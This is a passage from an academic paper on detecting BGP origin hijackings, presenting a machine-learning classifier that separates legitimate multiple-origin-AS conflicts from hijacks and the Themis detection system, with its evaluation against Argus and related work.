Figure 4 demonstrates our hypothesis. Most legitimate MOAS conflicts happen within the same country or the same RIR. Other legitimate MOAS conflicts may be caused by multinational companies. In particular, the proportion of adjacency relationship in sub legitimate MOAS is greatly higher than the other three MOAS types, which further reinforces our view that most sub legitimate MOAS conflicts are due to IP address transfer between providers and customers. However, some hijackers are also located near the victims, if, *e.g.*, the hijacker has a route leak or misconfiguration problem. Nonetheless, these characteristics separate origin hijackings and legitimate MOAS conflicts well.

Using business relationship information from AS-Rank and adjacency relationship information from global routing tables, we excavate more specific geographical relationships between every two origin ASes in the MOAS conflict, including the number of common neighbors, the number of common providers, the number of common customers and the number of common peers. Figure 5 shows the results. We find that even though only about 10% of hijackers are directly connected to the victims in Figure 4, some hijackers and victims may have hundreds of neighbors in common. For example, AS 3549 hijacked a sub prefix of its customer AS 14537 on March 24, 2020. Although AS 3549 ranks in the top 10 and AS 14537 just ranks 351, AS 14537 has up to 1,210 neighbors (11 providers, 1,185 peers, and 14 customers) of which 517 are also neighbors of AS 3549. On the contrary, we find ASes in legitimate MOAS conflicts generally rank lower and have



(a) number of common neighbors (b) number of common providers (c) number of common customers (d) number of common peers

Figure 5: Number of common neighbors, providers, customers, and peers in individual MOAS types (LM is the short for legitimate MOAS and OH is the short for origin hijacking).




Figure 6: Average announcement activity of hijackers and legitimate ASes.




Figure 7: Hijacking activity of hijackers and legitimate ASes.

fewer neighbors in common. We also note a large proportion of common neighbors are peers as shown in Figure 5(d). This may be because P2P relationships make up the majority in AS-Rank. Besides, we cannot determine the business relationships for parts of common neighbors because our business relationship information is limited. We do not show them in Figure 5.

4.5 Announcement Activity

We note that some hijackers do not appear in global routing tables for a long time before hijacking, while legitimate ASes usually announce prefixes in daily BGP updates. Therefore, we do not expect hijackers to continuously announce a prefix for long periods, especially those who frequently launch malicious attacks. To investigate the announcement activity, we download long-term historical BGP data and locate each MOAS conflict according to the time it occurred. Unlike the origin hijacking in which the identities of the hijacker and the victim are clear, there are no hijacker and victim in a legitimate MOAS conflict. So we artificially designate the "hijacker" and the "victim" in each legitimate MOAS conflict, as described in Section 3.

For each MOAS conflict, we capture all prefixes announced by the "hijacker" in the last few days before the conflict and determine the days on which each prefix was originated from the "hijacker". We set an increasing weight for each day in chronological order, *i.e.* the weight for the Nth day is N^2, because we expect the AS announcing prefixes in more recent days to be more like a legitimate AS than an AS announcing prefixes only in earlier days. The announcement activity of each prefix is the sum of weights of the days on which it was originated from the "hijacker". The average announcement activity of the "hijacker" is the average of the announcement activity of each prefix.

For example, we calculate the average announcement activity of AS x in a 10-day historical time window. Assume AS x announced two prefixes in the past 10 days. It announced prefix 10.0.0.0/23 only in the first two days and announced prefix 11.0.0.0/23 only in the last two days. Therefore, the announcement activity of prefix 10.0.0.0/23 is 5, *i.e.* 1^2 plus 2^2. The announcement activity of prefix 11.0.0.0/23 is 181, *i.e.* 9^2 plus 10^2. Finally, the average announcement activity of AS x is an average of 5 and 181, *i.e.* 93.

Figure 6 shows the distribution of the average announcement activity of "hijackers" in a 10-day historical time window. We find that legitimate ASes almost continuously announce prefixes while the overall announcement activity of real hijackers is much lower. In addition, we also calculate announcement activity in diverse historical time windows.

4.6 Hijacking Activity

Since the hijacker in a large hijacking incident may hijack hundreds of victims at the same time, we try to measure the hijacking activity for each "hijacker" in the ground truth dataset. For each MOAS conflict, we go back to the time when it occurred and count how many different possible "victims" the "hijacker" hijacked simultaneously. Given that announcing multiple BGP updates takes time, we treat events that occurred in five seconds to be simultaneous.

Figure 7 shows the distribution of hijacking activity for each type of MOAS. A hijacker may attack hundreds of victims simultaneously while a legitimate AS is generally present in limited MOAS conflicts. Particularly, in about 10% of exact origin hijackings, hijackers attack more than 200 victims simultaneously. In the largest hijacking, on April 16, 2021, a hijacker AS 55410 advertised a large number of prefixes belonging to 1,285 different ASes simultaneously, severely affecting Internet routing. On the contrary, legitimate ASes rarely participate in more than 20 legitimate MOAS conflicts simultaneously. Similarly, we also measure how many prefixes of the "victim" are hijacked by the “hijacker” simultaneously.

Besides, we find that the victims of large hijackings may come from different countries and even different RIRs. To quantify the geographic distribution of the victims, we calculate the Gini coefficient of RIR distribution of "victims". A Gini of 1 means all victims come from one RIR. The closer the Gini coefficient is to 0, the more evenly the victims are distributed among the 5 RIRs. Figure 8 shows the distribution of Gini coefficient for each type of MOAS. We observe that origin hijacking shows a higher Gini coefficient than legitimate MOAS.




Figure 8: Gini coefficient of victims’ RIR distribution.

5 MOAS CLASSIFIER

Choice of Classifier: We train an ML model named MOAS classifier to evaluate the applicability of characteristics above. In particular, we choose the Extremely Randomized Trees (Extra-Trees) classifier [31] because decision trees do not require normalized data and perform well with heavy-tailed data. The Extra-Trees classifier is an ensemble ML algorithm that combines the predictions from multiple decision trees. Unlike the traditional random forest classifier which always chooses the optimum split, the Extra-Trees classifier splits nodes at random and thus greatly reduces overfitting.

Model accuracy for parameter selection: To make the most usage of the ground truth dataset, we use bootstrapping samples in the training phase of individual trees and compute the Out-Of-Bag (OOB) score. The OOB score is an established method of measuring the prediction accuracy of random forests. It is the mean prediction accuracy for each training sample t computed by the trees that do not have t in their bootstrap samples. It has been proved to be the generalization accuracy of random trees and its result is approximate to n-fold cross-validation test accuracy [33].

Feature selection and importance: We initially select 28 features that capture the six characteristics: exact prefix or sub prefix, rank difference, business relationship, geographical relationship, announcement activity and hijacking activity. For example, we check whether "hijacker" and "victim" of each MOAS conflict are located in a same country and set the result as a feature. We program our classifier using the sklearn [47] library in Python and calculate the importance of each feature using a drop-importance function. Specifically, we drop each feature and calculate the OOB accuracy score based on other features. If a feature is removed but OOB accuracy is improved, it proves that this feature compromises OOB accuracy; otherwise, it proves that this feature makes positive contributions to OOB accuracy. We find that features related to geographical relationship are generally more important than others. Besides, P2P relationship and IXP relationship also make positive contributions to OOB accuracy. Instead, the minimum announcement activity with a historical time window of 10 days and the hijacking activity with a time window of 5 seconds compromise the OOB accuracy. Finally, we select 26 features, all of which add positive OOB accuracy to our classifier. The 26 features will be detailed in the appendix and we plan to make the feature dataset and the results public to allow for reproduction.

The trained classifier: Since the number of estimators and max length are the two main parameters for decision trees, we use a grid search to find the best parameters according to the OOB accuracy. The final Extra-Trees model combines 350 estimators with a max length of 20 and the OOB accuracy score is 95.49%, much higher than the score of organization graph filter, *i.e.* 52.86%, computed in Section 4.3. We also try to use different sampling technologies on our ground truth dataset to train a better classifier but it has little improvement.

Practical performance: Due to the lack of ground truth on legitimate MOAS conflicts, we can only find limited authoritative information from RPKI. In practice, some legitimate




Figure 9: The architecture of Themis.

MOAS conflicts may be more complicated and MOAS classifier does not learn their characteristics. This may compromise the practical performance of MOAS classifier. Therefore, we further test it based on historical BGP data from May 1, 2021 to September 30, 2021. To evaluate the practical recall of MOAS classifier, we collect reports from BGPmon during this time and validate them using the four filters introduced in Section 3, and eventually get 376 origin hijackings. In the offline experiment, the practical recall of MOAS classifier is 99.20%. Given the confidence interval calculated in Section 3, it can be considered that MOAS classifier rarely shows false negatives in practice.

However, we find that MOAS classifier shows a higher false positive rate than the result tested from the ground truth dataset. Although it is still impractical to identify origin hijacking solely based on MOAS classifier, MOAS classifier can reduce the false positives of existing control-plane methods by 56.69%. These details will be described in Section 7. Inspired by this result, in Section 6, we design a new origin hijacking detection system *Themis* by combing MOAS classifier and data-plane probing. By using MOAS classifier, *Themis* filters out as many legitimate MOAS conflicts as possible before data-plane probing and thus significantly accelerates the detection.

6 Themis: A NEW ORIGIN HIJACKING DETECTION SYSTEM

6.1 Overview

Figure 9 shows the architecture of *Themis*. It receives live BGP updates from RIS Live [13] and detects MOAS conflicts based on the local prefix ownership database. After that, instead of directly probing all MOAS conflicts like Argus, *Themis* uses MOAS classifier to filter out as many legitimate MOAS conflicts as possible. Since MOAS classifier rarely shows false negatives, *Themis* only needs to probe and verify the rest events *i.e.* potential hijackings, and thus dramatically reduces verification costs and latency. Eventually, *Themis* combines reachability information and route status collected from looking glasses to identify origin hijackings from potential hijackings.

The biggest problem of advanced detection mechanisms is that the high false positive rate of the existing control plane greatly increases the verification cost and latency. To address this problem, *Themis* makes two main improvements on the control plane of Argus. The first is that we collect additional prefix ownership information from RPKI and IRR to optimize the monitor of Argus. The second is that we use MOAS classifier to filter out a large part of legitimate MOAS conflicts before data-plane probing, which is the main contribution of *Themis*. *Themis* uses the same data-plane probing and identification method as Argus to ensure detection accuracy.

6.2 Building Prefix Ownership Database

Prefix ownership refers to the association between a prefix and its legitimate origin ASes. Argus builds the prefix ownership database by extracting active prefix-origin pairs from the last two months of historical BGP data. Suppose we need to generate a prefix ownership database for May 1, 2021. In the same way, we extract 1,077,196 IPv4 prefixes from historical BGP data between March 1, 2021 and April 30, 2021. Although these prefixes account for 84.53% of the allocated IPv4 address space, historical BGP data does not contain allocated but unannounced prefixes. Hijackers may squat these prefixes to send spam or implement DDoS attacks. Moreover, historical prefix ownership can be outdated since current operations may change the origin ASes of prefixes. Therefore, we try to collect more prefix ownership information from RPKI and IRR.

Table 2: Statistics of different prefix ownership databases (calculated on May 1, 2021).

Database	Prefixes	IPv4 Coverage	Exclusive Prefixes
Historical BGP	1,077,196	84.53%	593,283
RPKI	186,955	26.20%	16,651
IRR (since 2011)	1,422,389	44.80%	955,758




Figure 10: The work flow of Monitor.

Additional prefix ownership data: RPKI uses cryptography to ensure the authenticity of prefix ownership information in Route Origin Authorizations (ROAs) and encourages participants to update their changes in prefix ownership in advance. IRR has recorded a great deal of prefix ownership information since 1995. However, IRR is widely criticized for its outdated and inaccurate information, as it does not force providers to update their information on time. In order to avoid as much outdated data as possible, we only consider IRR data registered in the last 10 years and select the most updated AS as the unique origin of each prefix.

Table 2 shows the statistics of historical BGP data, RPKI, and IRR. As of May 1, 2021, RPKI recorded 186,955 IPv4 prefixes and IRR recorded 1,422,389 IPv4 prefixes, accounting for 26.20% and 44.80% of the allocated IPv4 address space, respectively. Although the deployment rate of RPKI was just 26.20%, it still had 16,651 exclusive prefixes. For instance, prefix 192.188.82.0/23 is associated with four valid origin ASes (AS 17444, AS 9269, AS 10103 and AS 9381) in RPKI, but prefix 192.188.82.0/23 never appears in BGP and IRR (since 2011).

6.3 Monitoring MOAS Conflicts

We use RIPE RIS Live [13] which normally provides live BGP updates except for some abnormal cases to monitor BGP updates. To drop outdated BGP updates, we only accept BGP updates originated within 120 seconds since the Internet often converges in less than 2 minutes. When receiving a live BGP update, the monitor checks whether the prefix and the origin AS of the received BGP update are consistent with local prefix ownership databases. *Themis* optimizes the monitor of Argus by combing historical BGP validation, ROV, and IRR validation to identify as many legitimate BGP updates as possible. It is worth noting that although ROV is considered to be highly reliable, recent researches [11, 30] have shown that it also has serious false positives due to misconfiguration or partial deployment.

Figure 10 illustrates the workflow of the monitor. The "valid", "invalid", and "unknown" validity states of historical BGP validation and IRR validation are the same as those of ROV [27], except that the max length attribute of each IPv4 prefix in historical BGP data and IRR data is considered as 32. To avoid outdated data from IRR, the monitor only uses IRR's exclusive prefixes. Upon receiving a live BGP update, the monitor first checks the validity of its prefix and origin AS using historical BGP validation and ROV, respectively. If their decisions have at least one "valid" state, the BGP update is legitimate. If there are two "invalid" states, or one "invalid" state and one "unknown" state, the monitor outputs an MOAS conflict. Only when both states are "unknown" will the monitor use IRR validation to check the validity and make the final decision. Our evaluation shows that the optimized monitor can effectively reduce 15.27% false positives of the traditional monitor which only uses historical BGP data.

Noted that an MOAS conflict can be composed of one hijacker and multiple victims if the announced prefix is owned by multiple ASes in the prefix ownership database. Each MOAS conflict will be further verified by MOAS classifier. It is also possible that the prefix and its less-specific prefixes are not in any prefix ownership database, *i.e.* the final result of IRR validation is still "unknown" state. In this case, *Themis* will directly probe and identify the authenticity of this BGP update. In practice, this case seldom happens because the three prefix ownership databases have contained more than two million prefixes, covering more than 90% of allocated IPv4 address space.

6.4 Filtering Legitimate MOAS

This module is the core and the main contribution of *Themis*. Upon receiving MOAS conflicts from the monitor, it classifies them into potential hijackings and legitimate MOAS conflicts using the MOAS classifier trained in Section 5. If there are multiple victims in one MOAS conflict, *Themis* will separately determine whether the hijacker and each victim are legitimate MOAS. The MOAS conflict will be considered a legitimate MOAS conflict if the hijacker and at least one victim are deemed to announce the prefix legitimately. Otherwise, it will be considered a potential hijacking. Since MOAS classifier rarely shows false negatives in practice, *Themis* only needs to further probe these potential hijackings, a small subset of all MOAS conflicts, to identify real origin hijackings.




Figure 11: The 10-day moving average of MOAS conflicts and potential hijackings (from May 1, 2021 to September 30, 2021).

6.5 Probing and Identifying Origin Hijacking

This module reproduces the data plane and identification method of Argus. For each potential hijacking, *Themis* first selects the most appropriate IP address of the prefix from a list of candidate live IP addresses which are collected by Zmap [25] offline. *Themis* then uses all available looking glasses [9] which provide public service for probing to test whether the IP address is reachable. Meanwhile, it also checks whether the looking glasses are affected by the suspicious BGP announcement. Finally, *Themis* calculates a fingerprint based on control-plane route status and data-plane reachability to determine whether the potential hijacking is a real origin hijacking. We do not go into the details of this part of work since they are explicitly described in the Argus paper. Since MOAS classifier rarely has false negatives and *Themis* uses the same data plane and identification method as Argus, the overall accuracy of *Themis* is almost the same as Argus.

7 EVALUATION

In this section, we evaluate the cost and latency of *Themis* and compare them with those of Argus. Since *Themis* uses the same data plane as Argus, the only thing that can compromise detection accuracy is the false negative rate of *Themis*'s MOAS classifier. Although the accuracy and recall of MOAS classifier have been evaluated in Section 5 and it rarely has false negative problems, we further evaluate the false negative rate of *Themis* and propose a priority *Themis* which can achieve 0 false negative.

7.1 Cost of Themis

To test the cost of Themis, we download historical BGP updates between May 1, 2021 and September 30, 2021 using 95 full VPs of RIPE RIS. The 95 full VPs are distributed across the five RIRs, thus forming a global perspective. During this time, *Themis* detects 112,655 MOAS conflicts and classifies 48,794 as potential hijackings. Figure 11 shows the 10-day moving average of MOAS conflicts and potential hijackings. We find that MOAS classifier reduces MOAS conflicts by an average of 56.69%. Especially, it reduces MOAS conflicts by up to 88.24% on June 25, 2021. Note that the 56.69% reduction is separate from the 15.27% reduction mentioned in Section 6.

Table 3: Distribution of the number of concurrent MOAS conflicts in alerts (from November 1, 2021 to December 31, 2021).

# of concurrent MOAS conflicts	Proportion
1	74.33%
2	11.18%
3	4.56%
4	2.94%
≥ 5	6.99%

Table 4: Distribution of the number of concurrent potential hijackings in alerts (from November 1, 2021 to December 31, 2021).

# of concurrent potential hijackings	Proportion
0	32.59%
1	51.05%
2	7.28%
3	2.84%%
4	1.80%
≥ 5	4.44%

Moreover, we note that MOAS conflicts do not occur evenly. It is frequently observed that multiple MOAS conflicts occur simultaneously and existing detection approaches have to verify every conflict using data-plane probing, which is the main cause of high latency. Therefore, we online run *Themis* for 60 days from November 1, 2021 to December 30, 2021 and focus on the real-time verification cost and latency, especially when dealing with concurrent MOAS conflicts. Here, we give the definition of an *alert*: an alert contains all MOAS conflicts that occurred at the same time.

We find *Themis* still works well when handling concurrent MOAS conflicts, since MOAS classifier filters out most concurrent legitimate MOAS conflicts. Table 3 shows the distribution of the number of concurrent MOAS conflicts in alerts. Most alerts contain less than 5 concurrent MOAS conflicts, but 6.99% of alerts contain more concurrent MOAS conflicts with a max peak of 59. We call those alerts containing more than 4 concurrent MOAS conflicts *crucial alerts*, since they usually cause high verification latency in existing hijacking detection systems. As a contrast, Table 4 shows the distribution of the number of concurrent potential hijackings in the same alerts. The comparison shows that MOAS classi-




Figure 12: The number of concurrent MOAS conflicts and potential hijackings in *crucial alerts* (from November 1, 2021 to December 31, 2021).




Figure 13: Detection latency of Themis and Argus (from November 1, 2021 to December 31, 2021).

fier significantly reduces the number of concurrent conflicts that should be probed and identified in most cases. What's more, in 32.59% of alerts, the number of potential hijackings is 0. More specifically, we find 93.8% of these alerts come from alerts containing less than 5 MOAS conflicts and the rest 6.2% come from *crucial alerts*.

We particularly measure the distribution of the number of concurrent MOAS conflicts and potential hijackings in all *crucial alerts* during the 60 days. As shown in Figure 12, the classifier greatly reduces the costs for probing when dealing with *crucial alerts*. In more than 60% of *crucial alerts*, all concurrent MOAS conflicts are classified as legitimate MOAS conflicts, so *Themis* does not need to probe in these cases. Besides, *crucial alerts* with less than 5 potential hijackings account for more than 80%. Therefore, *Themis* not only reduces verification costs by an average of 56.69%, but also significantly reduces verification costs when dealing with *crucial alerts*.

Combination of MOAS classifier and topology filter: We are interested in whether adding a topology filter to the control plane of *Themis* can improve the performance. We first replace MOAS classifier with a topology filter and find that topology filter can reduce verification costs by 27.75% on average. Then, we combine MOAS classifier with topology filter. Our evaluation shows that this combination reduces verification costs by an additional 14.10% on the basis of MOAS classifier, indicating that using topology filter can filter out more legitimate MOAS conflicts. It is highly recommended that the topology filter be introduced to *Themis*. However, to evaluate the performance of MOAS classifier separately, topology filter is not considered in this section.

7.2 Latency of Themis

We also run Argus during the same 60 days to compare the detection latency of *Themis* with Argus. *Themis* only probes and verifies potential hijackings, while Argus needs to probe and verify all MOAS conflicts. In the real world, probing always has high costs in time because of the limitations of publicly available looking glasses and the time-consuming nature of ping operation. We cannot probe multiple IP addresses simultaneously by multi-threading since existing looking glass services limit the frequency of access. Therefore, we run *Themis* and Argus in a practical way that a conflict should wait to be probed until the previous one is fully identified. The time used for logging in to existing looking glasses and probing an IP address ranges from 15 to 25 seconds. Figure 13 shows the distribution of detection latency (*i.e.* from the time when the BGP update is observed to the time when it is identified as an origin hijacking) of *Themis* and Argus. Overall, the detection latency of *Themis* is much shorter than Argus. It is because *Themis* generally probes much fewer events than Argus, especially when dealing with *crucial alerts*.

7.3 False negative of Themis

Although MOAS classifier rarely shows false negatives in the offline experiment, we further evaluate the false negative rate of *Themis* in the 60-day online experiment.

To this end, we verify all MOAS conflicts including the legitimate MOAS conflicts classified by MOAS classifier. In the 60-day online experiment, we finally identify 146 exact origin hijackings and 10 sub origin hijackings. By comparing with the results of *Themis*, we find that only 1 origin hijacking is mistakenly considered as a legitimate MOAS conflict by *Themis*. The false negative rate of *Themis* is extremely low, *i.e.* 0.65%.

Trade-offs between false negative and probing cost: Although it misses 1 origin hijacking during the 60 days, we argue that, in practice the real-time performance of origin hijacking detector outweighs the little false negative. To make up for the loss, we also design an alternative implementation of *Themis*, namely priority *Themis*. In priority *Themis*, the legitimate MOAS conflicts determined by MOAS classifier

should also be probed with a lower priority than potential hijackings. In this way, priority *Themis* can guarantee 0 false negative and achieves almost the same detection latency as the ordinary *Themis*. As the first effort to distinguish legitimate MOAS and potential hijackings in real time based on control-plane MOAS characteristics, *Themis* meets the expectations in Section 2.2.

8 RELATED WORK

Existing hijacking detection approaches can be classified into three categories based on the type of information they use.

Control-plane approaches [32, 41, 50] passively monitor BGP updates and detect changes in the origin of a prefix. They simply consider all MOAS conflicts as origin hijackings, resulting in high false positives. To address this problem, a self-operated control-plane approach Artemis [50] is proposed. Artemis can accurately differentiate origin hijackings from legitimate MOAS conflicts with private knowledge. However, it is unable to verify the authenticity of routes for prefixes it does not own. Imai *et al.* [37] try to determine the risk for each MOAS conflict based on fixed rules. However, their division of MOAS conflicts is coarse-grained. Papadopoulos *et al.* [46] and Cho *et al.* [29] also try to train a ML classifier to distinguish legitimate MOAS from origin hijacking. However, they are either not suitable for real-time detection or do not capture the general characteristics of legitimate MOAS.

Data-plane approaches [53, 55] continuously use traceroutes or pings to probe fixed IP addresses and raise alarms when they detect changes in the reachability or data paths. By analysing the reachability information, these approaches achieve high accuracy. However, they suffer from poor scalability, since they require a large number of active measurements. Moreover, they cannot detect sub origin hijackings because they only probe a few specific IP addresses for each prefix.

Hybrid approaches [35, 51] combine control-plane approaches and data-plane approaches. The state-of-the-art, Argus [51], first detects all MOAS conflicts on the control plane. Then, Argus probes each MOAS conflict to identify real origin hijackings. Due to the high positives on control plane, Argus wastes lots of resources to probe and identify the large number of legitimate MOAS conflicts, which greatly increases verification costs and detection latency. Schlamp *et al.* [48] propose three rule-based filters to identify legitimate MOAS, *i.e.* relationship graph filter, topology filter, and SSL/TLS filter. As described above, the performance of the first two filters is not as good as our MOAS classifier. The latter filter requires additional data-plane scans, increasing verification cost and latency.

9 DISCUSSION

Limitations: Legitimate MOAS conflicts in ground truth are not generalized enough, so data-plane is still needed in Themis. It is because less ground truth on legitimate MOAS conflicts is available except for RPKI. MOAS classifier distinguishes legitimate MOAS and potential hijacking solely based on the explicit characteristics described in Section 4. A sophisticated origin hijacking may evade detection by masquerading as a legitimate MOAS conflict. Even so, these characteristics can greatly limit the target scope and hijacking activity of the hijacker. Another limitation of this work is that Themis only focuses on origin hijackings. The detection for other types of route hijacking will be considered in future work. In addition, we use the same data plane and identification method from Argus, which means that *Themis* is unable to detect the hijacking if the attracted traffic is manipulated or eavesdropped and then sent to the victim. Given this situation, manual verification is still necessary. However, it is worth noting that *Themis* can greatly accelerate the detection compared to Argus.

Future work: In the future, we plan to collect more ground truth data to improve the practical performance of MOAS classifier. Our ultimate goal is to completely remove the data-planing probing and identify origin hijacking by MOAS classifier only. Besides, we plan to establish a comprehensive hijacking detection system for all types of route hijacking, including AS-path hijacking, policy hijacking and hybrid hijacking. We also plan to monitor BGP updates with IPv6 prefixes since IPv6 has become more and more popular on the Internet. Furthermore, we plan to use additional valuable information to better identify origin hijacking. For example, the Don't Route Or Peer List (DROP) [23] contains a set of prefixes and ASNs that are controlled by spammers or cyber criminals. BGP updates with these prefixes and ASNs are most likely malicious attacks. The Mutually Agreed Norms for Routing Security (MANRS) [10] is a global initiative to secure the Internet, so its participants are less likely to participate in origin hijackings. In addition, the transfer information of IP and ASNs [18] published by five RIRs can be greatly useful as well.

10 CONCLUSION

In this work, we investigate the difference between legitimate MOAS and origin hijacking. We use six dominant characteristics that can accurately separate them. Based on the characteristics, we train the MOAS classifier to distinguish legitimate MOAS and potential hijacking automatically. We propose a new origin hijacking detection system, *Themis*, based on MOAS classifier. The accuracy and recall of MOAS classifier are 95.49% and 99.20%, respectively. By using the classifier, *Themis* greatly accelerates the detection of origin hijackings and achieves almost the same accuracy as Argus.

Acknowledgements

We thank our shepherd Ralph Holz and the anonymous reviewers for their thoughtful comments. Dan Li is the corresponding author. This work is supported by the National Key Research and Development Program of China under Grant 2018YFB1800600.

References

[1] As rank. https://asrank.caida.org/.

[2] Bgpmon (commercial). https://bgpstream.com/.

[3] Bgpstream. https://bgpstream.caida.org/.

[4] Binomial proportion confidence interval. https://en.wikipedia.org/wiki/Binomial_proportion_confidence_interval.

[5] Caida internet exchange points (ixps) dataset. https://www.caida.org/catalog/datasets/ixps/.

[6] The center for applied internet data analysis (caida). https://www.caida.org/.

[7] Inferred as to organization mapping dataset. https://www.caida.org/catalog/datasets/as-organizations/.

[8] Internet routing registry (irr). http://www.irr.net/.

[9] Looking glass. https://lg.he.net/.

[10] Mutually agreed norms for routing security (manrs). https://www.manrs.org/.

[11] Resource public key infrastructure (rpki) technical analysis. https://www.icann.org/en/system/files/files/octo-014-02sep20-en.pdf.

[12] Ripe ris (routing information service). https://www.ripe.net/analyse/internet-measurements/routing-information-service-ris/ris-raw-data.

[13] Ris live. https://ris-live.ripe.net/.

[14] The route views project. http://www.routeviews.org/routeviews/.

[15] Russian-controlled telecom hijacks financial services' internet traffic. https://arstechnica.com/information-technology/2017/04/.

[16] https://blogs.oracle.com/internetintelligence/.

[17] https://radar.qrator.net/blog/as1221-hijacking-266asns.

[18] https://www.apnic.net/manage-ip/manage-resources/transfer-resources/.

[19] https://www.bgpmon.net/chinese-isp-hijacked-10-of-the-internet/.

[20] https://www.manrs.org/2020/04/not-just-another-bgp-hijack/.

[21] https://www.netscout.com/what-is-ddos/bgp-hijacking.

[22] https://www.ripe.net/publications/news/industry-developments/youtube-hijacking-a-ripe-ncc-ris-case-study.

[23] https://www.spamhaus.org/drop/.

[24] Whois. https://who.is/.

[25] Zmap. https://zmap.io/.

[26] Maria Apostolaki, Aviv Zohar, and Laurent Vanbever. Hijacking bitcoin: Routing attacks on cryptocurrencies. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 375–392. IEEE, 2017.

[27] R Bush. Origin validation operation based on the resource public key infrastructure (rpki). *IETF RFC7115 (January 2014)*, 2014.

[28] Kwan-Wu Chin. On the characteristics of bgp multiple origin as conflicts. In *2007 Australasian Telecommunication Networks and Applications Conference*, pages 157–162. IEEE, 2007.

[29] Shinyoung Cho, Romain Fontugne, Kenjiro Cho, Alberto Dainotti, and Phillipa Gill. Bgp hijacking classification. In *2019 Network Traffic Measurement and Analysis Conference (TMA)*, pages 25–32. IEEE, 2019.

[30] Taejoong Chung, Emile Aben, Tim Bruijnzeels, Balakrishnan Chandrasekaran, David Choffnes, Dave Levin, Bruce M Maggs, Alan Mislove, Roland van Rijswijk-Deij, John Rula, et al. Rpki is coming of age: a longitudinal study of rpki deployment and invalid route origins. In *Proceedings of the Internet Measurement Conference*, pages 406–419, 2019.

